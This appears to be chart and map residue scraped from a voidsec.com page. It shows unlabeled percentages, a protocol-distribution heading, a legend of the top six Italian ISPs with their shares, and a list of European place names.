



1%
2%
1%
22%
8%
14%
12%
4%
6%
2%
3%
3%
8%
4%
4%
0%
1%
2%
2%

voidsec.com


DISTRIBUTION BY PROTOCOL





Top 6 ISP
3%
2%
2%
1%
30%
62%
■ Telecom Italia
■ Vodafone
■ WIND
■ Fastweb
■ NGI SpA
■ Skylogic S.p.A.


+
−
Le Mans
Orléans
München
Salzburg
Győr
Budapest
Satu Mare
Botoșani
Pays de la Loire
Tours
Centre-Val de Loire
Basel
Zürich
im Breisgau
Österreich
Alföld és Észak
Debrecen
Baia Mare
Suceava
Bourgogne-Franche-Comté
Besançon
Schweiz/Suisse/Svizzera/Svizra
Vaduz
Innsbruck
Tirol
Graz
Székesfehérvár
Magyarország
Bistrița
Piatra Neamț
Iași
Poitiers
France
Dunántúl
Kecskemét
Oradea
Cluj-Napoca
Târgu Mureș
Bacău
Genève
Kärnten
Maribor
Szeged
Arad
Bârlad
La Rochelle
Limoges
Clermont-Ferrand
Lyon
Annecy
Slovenija
Pécs
Суботица
Timișoara
Deva
Sibiu
România
Focșani
Nouvelle-Aquitaine
Auvergne-Rhône-Alpes
Grenoble
Zagreb
Rijeka
Osijek
Војводина
Râmnicu Vâlcea
Bordeaux
